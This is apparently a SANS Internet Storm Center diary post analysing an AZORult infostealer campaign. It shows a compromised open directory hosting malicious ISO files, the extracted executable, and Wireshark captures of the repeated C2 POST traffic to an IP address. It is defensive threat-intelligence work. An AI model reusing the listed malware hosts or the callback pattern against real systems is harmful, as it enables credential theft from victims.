
SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

isc.sans.edu/diary/25120

Recent AZORult activity

Published: 2019-07-11
Last Updated: 2019-07-11 09:12:59 UTC
by Brad Duncan (Version: 1)
1 comment(s)

I found a tweet from @ps66uk from on Monday morning 2019-07-10 about an open directory used in malspam to push an information stealer called AZORult. The open directory is hosted on sfoodfeedf[.]org at ***www.sfoodfeedf[.]org/wp-includes/Requests/Cookie/***



http://www.sfoodfeedf.org/wp-ir
Index of /wp-includes/Requ...
File
Edit
View
Favorites
Tools
Help

Index of /wp-includes/Requests/Cookie

- Parent Directory
- 201907060947039062.iso
- Jar.php
- class.php
- purchase order.iso

Shown above: The open directory at sfoodfeedf[.]org.

@ps66uk already mentioned a file named purchase order.iso which is an ISO file containing an executable file for AZORult. However, I found another one in the same directory named 201907060947039062.iso. Further analysis showed it was also AZORult, like the other ISO file.




http://www.sfoodfeedf.org/wp-ir
Index of /wp-includes/Requ...
File Edit View Favorites Tools Help

Index of /wp-includes/Requests/Cookie

- Parent Directory
- 201907060947039062.iso
- Jar.php
- class.php
- purchase order.iso

Do you want to open or save **2019070609470390....iso** (1.23 MB) from **sfoodfeedf.org**?

Shown above: Getting the other ISO file.



C:\Users\[username]\Desktop\201907060947039062.iso\


Name	Size	Packed Size	Modified
201907060947039062.exe	1 232 384	1 232 384	2019-07-10 10:35
1 / 1 object(s) selected	1 232 384	1 232 384	2019-07-10 10:35:30

201907060947039062.exe Properties

Property	Value
Description	
File description	
Type	Application
File version	0.0.0.0
Product name	
Product version	
Copyright	
Size	1.17 MB
Date modified	7/10/2019 10:35 AM
Language	English (United Kingdom)

Shown above: Extracting the EXE file from the ISO on a Windows 7 host.


In previous AZORult infections in my lab, the malware usually deleted itself after an initial exfiltration of data. This one repeatedly did callback traffic, and there was a .vbs file made persistent on my infected Windows host during the infection. This is apparently a more recent variant of AZORult dubbed AZORult++ as described by Kaspersky Labs and followed-up by BleepingComputer. It's called AZORult++ because it's now compiled in C++ after formerly being compiled in Delphi.



http.request

Time	Dst	port	Host	Info
2019-07-11 01:19:08	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:14	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:18	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:28	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:38	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:48	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:58	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:09	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:19	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:29	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:39	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:49	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:59	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:09	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:19	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:29	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:40	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:50	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:00	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:10	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:20	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:30	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:40	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:51	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:23:01	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:23:11	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1

Shown above: Traffic from the infection filtered in Wireshark.




Wireshark · Conversations · 1.pcap

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.7.11.101	49184	103.133.106.156	80	5,080	4,854 k	1,494	186 k	3,586	4,667 k
10.7.11.101	49185	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49186	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49187	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49188	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49189	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49190	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49191	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49192	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49193	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49194	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49195	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49196	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49197	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49198	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49199	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49200	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49201	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49202	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49203	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49204	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49205	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49206	103.133.106.156	80	8	931	5	560	3	371

□ Name resolution □ Limit to display filter □ Absolute start time

Shown above: TCP conversations from my infected Windows host.




```
POST /july/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: 103.133.106.156
Content-Length: 111
Cache-Control: no-cache

J/.9/.?L.>:.>9.>>.>2.?N.(9.(9.ON.>:.>2.>:.?N.>:.>9.>?.>>.(9.N/.5/.I/.9/.?/.=/.>/.4H.(9.
(8.I/.8/.8/.;/.</.</.?K.HTTP/1.1 200 OK
Date: Thu, 11 Jul 2019 01:19:07 GMT
Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.37
X-Powered-By: PHP/5.6.37
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

4442ad
...1i.AY..A.~x.ty.F}.FY.f>.^>.BN.xG.T:.gO.CN.I].=A."i.1d....!...|
i......!..Sxo._..^.=...ol.........=..h:
6:o....=..h:..o....=..h:..o....=..h:..o....=..h:q.o....3..a..}n....UbsHJ....m..^jn.U..
.,..S+i....<.a..X%
e0..o....=.mc.V.
j......
.%.
```

75 client pkts, 3,510 server pkts, 3 turns.

Shown above: An example of the AZORult callback traffic.



